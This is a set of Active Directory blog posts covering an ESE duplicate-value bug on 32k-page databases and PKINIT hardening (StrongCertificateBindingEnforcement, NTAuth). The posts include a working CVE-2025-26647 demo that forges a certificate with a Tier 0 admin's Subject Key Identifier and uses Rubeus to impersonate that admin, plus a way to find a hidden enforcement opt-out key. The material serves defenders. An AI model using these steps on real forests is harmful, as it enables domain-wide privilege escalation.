Active Directory – 32k pages DIT and the JET_bitSetUniqueMultiValues issue (The real Exchange Schema Issue)

So after HIPConf 25 and meeting some people from the AD team – having good discussions, I thought it would be nice to deep dive into what I love the most – Active Directory and it’s internal workings, I decided to dig into this issue that has been posted a lot to me and people has asked what I think about it: Active Directory schema extension issue if you use a Windows Server 2025 schema master role | Microsoft Community Hub

So what is going on here – a bad exchange schema upgrade that would cause replication to fail? At first you can think that would be the case – it’s NOT according to me, but I would hold on that the exchange schema upgrade do something bad [1] – let’s get back to that later.

So when can this disaster strike – if you’re running Exchange adprep to extend your Active Directory schema for the first time, aka the forest had no previous versions of Exchange schema extensions – nope nothing happens regardless of the versions of your DCs, Including the Schema FSMO – running Windows Server 2025.

If you run adprep and ALREADY have extended your schema for Exchange previously and the Schema FSMO would be running Windows Server 2025 – then you would run into issues – But what really happens?


Attributes with the syntax 2.5.5.2 aka String(Object-Identifier) suddenly takes duplicates – here it’s time to tell what exchange is doing bad [1] – Exchange adprep never check if a value is already present in those attributes, instead on each update (CU/Release) it’s trying to add the same value again, relaying that AD throw’s them out with ATT_OR_VALUE_EXISTS – below we can see how that works when the Schema – FSMO is held by a Windows Server 2008 R2
But this will be allowed on Windows Server 2025?

That is not good – and it will break Active Directory replication on the receiving end if it’s a down-level DC (e.g. not Windows Server 2025 [2]) the update will only apply one of the duplicate e.g. the duplicate detection will work, so if we’re looking up our example class here ‘Address-Book-Container’ between the schema FSMO and another DC.

Why will it not break replication to other Windows Server 2025 DCs? Well they suffer from the same duplication bug – or do they really? [2]

This is how it would look like on a down-level DC (e.g. not Windows Server 2025)



And of course it’s a schema mismatch when the definition of a class is different between two replocas, one with two values for the attribute auxiliaryClass (2) country;country while the other only has auxiliaryClass (1) country;

Well let’s go a step beyond this and leave Exchange for a while, let’s add our own attr (chDsObjid) with the syntax 2.5.5.2 aka String(Object-Identifier)

Windows Server 2025 DC

Windows Server 2022 DC

So the same behavior – however this will not cause a schema mismatch and break replication, only bring inconsistency.

So what is wrong here, something most be wrong with Active Directory’s duplication logic on Windows Server 2025 [2] or?

Let’s again look at how it should work – we should be thrown out if where trying to add a value that already exists on a attribute with syntax 2.5.5.2 aka String(Object-Identifier)

We are and it works as expected on down-level DC (e.g. not Windows Server 2025) – We get a DSID – that can give us a pointer to where this is blocked in the ds source. I happen to know that AD has it’s own detection for duplicates values for certain syntaxes, but not for 2.5.5.2 aka String(Object-Identifier) – here Active Directory solidly relays on Extensible Storage Engine – ESENT / Jet for value duplication detection.

JetSetColumn is called with grbit JET_bitSetUniqueMultiValues = 0x00000080 – this seems to fail on Windows Server 2025? [2]

I felt I had to try out this my self on the Extensible Storage Engine – ESE level so what the heck how hard can it be to modify ESEDump to do writes to the DIT:

So let’s try this and see if we’re thrown out by ESE – if we first try with a Windows Server 2022 DIT (8k)

Yes that works as expected, let’s try the very same code now on a Windows Server 2025 DIT (32k)

Ops – Something must be wrong within Extensible Storage Engine -ESE (ESENT.dll) – we’re getting through here even if we’re calling JetSetColumn with grbit JET_bitSetUniqueMultiValues and a value that is already present in the column.

But let’s try a DIT from Windows Server 2022 (8k) on Windows Server 2025 🙂 We’re thrown out with ESENT error: A duplicate value was detected on a unique multi-valued column.

But wait wasn’t Windows Server 2025 broken or had some defect in ESENT.dll?

My understanding is that this has to do with the page size of the NTDS.dit database and that JET_bitSetUniqueMultiValues don’t work correctly on 32k pages DBs and has never done, no matter of the underlaying operating system, it just happen to be that on Windows Server 2025 all NTDS.dit databases are 32k pages.

But wait shouldn’t the database be 32k pages first when the “Database 32k pages optional feature” has been enabled? No, again all NTDS.dit’s on Windows Server 2025 is 32k page by default, the “Database 32k pages optional feature” only let go of restrictions enforced to be able to co-exist with downl-level replicas (e.g. none Windows Server 2025 DCs)

[2] The issue has nothing to do with Active Directory – it seems to be a bug in Extensible Storage Engine – ESENT (ESENT.dll)

Summary

It took me a day to figure out and test this, including writing a version of ESEDump that could prove this. Exchange should look for the values they are trying to add and not relay on Active Directory throwing an error that the value already exists.

How can you find effected attributes, run the following AD query against your Schema NC:

PowerShell
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter "(&(attributeSyntax=2.5.5.2)(isSingleValued=FALSE))"

It is possible to fix this if you run into it – without during a forest recovery. Please contact Microsoft Support and they will help you to get back in a supported manner, I know how to get out of this as well – but I’m not Microsoft nor do I work for Microsoft, I’m just a Active Directory geek that like to figure out how things work, or not work.
When your Enterprise PKI becomes one of your enemies (Part 8)

So the security updates for October has arrived and “AllowNtAuthPolicyBypass” registry key is now gone from kdcsvc.dll – All CAs that issue certificates to be used for PKINIT against Active Directory must now be trusted in NTAuth.

Please do not add CA’s to NTAuth that you don’t trust, as any one who can issue a certificate with subject of choice from those still can impersonate any user account within your forest e.g. a DA/EA and this is regardless of StrongCertificateBindingEnforcement and NTAuthEnforcement.


A good solution to keep NTAuth safe is NTAuthGuard by Carl Sörqvist.


Read more about the NTAuthGuard solution – how to set it up and get all the required content from Carl’s GitHub https://github.com/CarlSorqvist/PsCertTools/tree/main/NTAuthGuard

But as I use to say, there is always a secret key – as with “StrongCertificateBindingEnforcement” another key instead of “AllowNtAuthPolicyBypass” can be used to “unsupported so far I know” turn off the NTAuthEnforcement requirement. You will find it by using:

.\strings.exe -n 5 -o -f 671232 C:\Windows\system32\kdcsvc.dll

But do not use it, you will be subject to vulnerabilities, however this new regkey has two modes:

  1. if set to “0” it will just silently ignore if the CA is in NTAuth or not

  2. if set to “1” it will log Event 45 for KDC

By the way my session at HIPConf25 on this subject is now available online for everyone to watch:
Enterprise PKI Today: Friend or Foe? – Hip Conf

When your Enterprise PKI becomes one of your enemies (Part 7)

Hybrid Identity Protection (HIP) Conference 2025 is over and I presented on the Active Directory and PKI subject again: “Enterprise PKI Today: Friend or Foe”

Now available to watch online: Enterprise PKI Today: Friend or Foe? – Hip Conf

StrongCertificateBindingEnforcement vs NTAuthEnforcement


StrongCertificateBindingEnforcement has been mandatory since 10th of September 2025 with no supported way of doing a optout to Compatibility Mode. Enforcing this took over 3 years – and where still not done – while the ‘StrongCertificateBindingEnforcement’ registry key is gone from “kdcsvc.dll” with the September updates. However there is a new key available to still optout but that key is only intended for special cases and should NOT be used, but you can find it by string dumping the “kdcsvc.dll” at a specific offset.

.\strings.exe -n 5 -o -f 671232 C:\Windows\system32\kdcsvc.dll

Please be aware that the StrongCertificateBindingEnforcement only protect you from what it was designed to – the following:

  1. dNSHostName/servicePrincipalName computer owner abuse, Remove DNS SPNs from servicePrincipalName, steal DNS hostname of a DC, put it in your computer accounts dNSHostName attr and request a cert, auth (PKINIT) with the cert and you’re a DC.
  2. Overwrite userPrincipalName of user to be of target to hijack user account since the missing domain part does not violate an existing UPN
  3. Overwrite userPrincipalName of user to be @ of target to hijack machine account since machine accounts don’t have a UPN
  4. Delete userPrincipalName of user and overwrite sAMAccountName to be without a trailing $ to hijack a machine account

Note: 2-4 would require permissions to write to the ‘userPrincipalName’ attribute

It will NOT protect you from:

  1. CAs trusted in your forest where you don’t have a good security hygiene for issuance of certificates
    • If someone can issue a certificate with subject + sid they own that security principal in your Active Directory Forest.
    • Subject + SID in AltSubject is sadly enough – tag:microsoft.com,2022-09-14:sid:<value>
    • ‱If you’re using Authentication Mechanism Assurance (AMA) – you must control/prevent issuance with specific issuance policies.
  2. Bad certificate template hygiene
    • Supply in the request (SITR) should never be published on a CA trusted in NTAuth
    • Write access to certificate templates outside Tier 0 allows for SITR to be enabled.
  3. 3rd party/standalone CAs or RA’s/EA’s – you’re on your own to block the above.

NTAuthEnforcement

Since July the NTAuthEnforcement has been enabled by default, meaning that all CAs that issue certificates to be used for PKINIT must be trusted in NTAuth – this changes the picture.


Before this new requirement it was possible to be trusted for PKINIT even if the issuing CA was not trusted in NTAuth – if a strong mapping method was used using AltSecID (altSecurityIdentities). This is no longer possible after CVE-2025-26647 as X509SKI (Subject Key Identifier) for example was considered a strong mapping, but it is possible to create a certificate with a designated SKI (Subject Key Identifier) from any trusted CA – this becomes problematic as you could create a SKI (Subject Key Identifier) of an existing mapped user – a T0 administrator for example and become that security principal within the forest.

In my past post “When your Enterprise PKI becomes one of your enemies (Part 6)” i demonstrate how to – Create, Distribute and Force-Trust your own Fake CA within a forest to perform a T1 to T0 privilege escalation – at that time leverage Authentication Mechanism Assurance (AMA).

But let’s using CVE-2025-26647 instead, let’s say we found a T0 – “strongly” mapped with SKI (Subject Key Identifier) within the Active Directory forest.

Looking something like this:

Dn: CN=Carl Sörqvist (A0),OU=Tier0,DC=nttest,DC=chrisse,DC=com
accountExpires: 9223372036854775807 (never); 
altSecurityIdentities: X509:<SKI>C97FACAFD474A962253C5EF55E72ED712B788905; 

Given we have the private key for our fake CA available let’s create and sign a certificate with the same SKI (Subject Key Identifier)

Issue certificate with same SKI as exiting T0 admin
using namespace System.Security.Cryptography
using namespace System.Security.Cryptography.X509Certificates
Import-Module -Name CertRequestTools
$SKIExt = [X509SubjectKeyIdentifierExtension]::new("c97facafd474a962253c5ef55e72ed712b788905", $false)
$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new()
$CRLDistInfo.Reset(1)
$CRLDistInfo.SetNameCount(0, 1)
$CRLDistInfo.SetNameEntry(0, 0, 7, "ldap:///CN=Chrisse Root CA,CN=NTTEST-CA-01,CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint")
$CRLDistInfoB64 = $CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64)
$CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31", [Convert]::FromBase64String($CRLDistInfoB64), $false)

 $params = @{
    Type = 'Custom'
    Subject = 'CN=DEMO7 - casoski'
    #KeySpec = 'Signature'
    KeyExportPolicy = 'Exportable'
    KeyLength = 2048
    HashAlgorithm = 'sha256'
    NotAfter = (Get-Date).AddMonths(10)
    CertStoreLocation = 'Cert:\CurrentUser\My'
    Signer = $signer
    TextExtension = @(
     '2.5.29.37={text}1.3.6.1.5.5.7.3.2',
     '2.5.29.17={text}upn=caso@nttest.chrisse.com')
    Extension =  $CRLDistInfoExtManaged, $SKIExt
New-SelfSignedCertificate @params

We can now use this certificate to perform PKINIT and become “Carl Sörqvist (A0)”

cmd
rubeus asktgt /user:CASO /certificate:<HASH> /enctype:aes256 /createnetonly:C:\Windows\System32\cmd.exe /show

You can for now until the October patch wave arrive opt-out from the NTAuthEnforcement but then you would be vulnerable to the above “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\AllowNtAuthPolicyBypass=1”

Summary


Same mitigation as presented before applies – make sure you have two enterprise issuing CAs where one of them isn’t trusted in NTAuth – this one can publish – Supply in the request (SITR) templates, while the other CA that is in NTAuth – Never should have any – Supply in the request (SITR) templates published. All and both Enterprise CAs must be managed from T0 this is very important, however they can issue certificates to lower tiers.

  • Strong Certificate Binding Enforcement protects against CVE-2022-34691, CVE-2022-26931 and CVE-2022-26923
    • It will NOT protect against bad security hygiene on our CAs, Templates or information within your certificates.
  • NTAuth requirement will protect against CVE-2025-26647 and eliminate all other paths to PKINIT that didn’t required NTAuth
    • Fake CA Scenario
    • AMA Abuse using altSecID from non-NTAuth CA

Note all my demos uses ‘CertRequestTools‘ from Carl Sörqvist and in this case also Rubeus from Will Schroeder.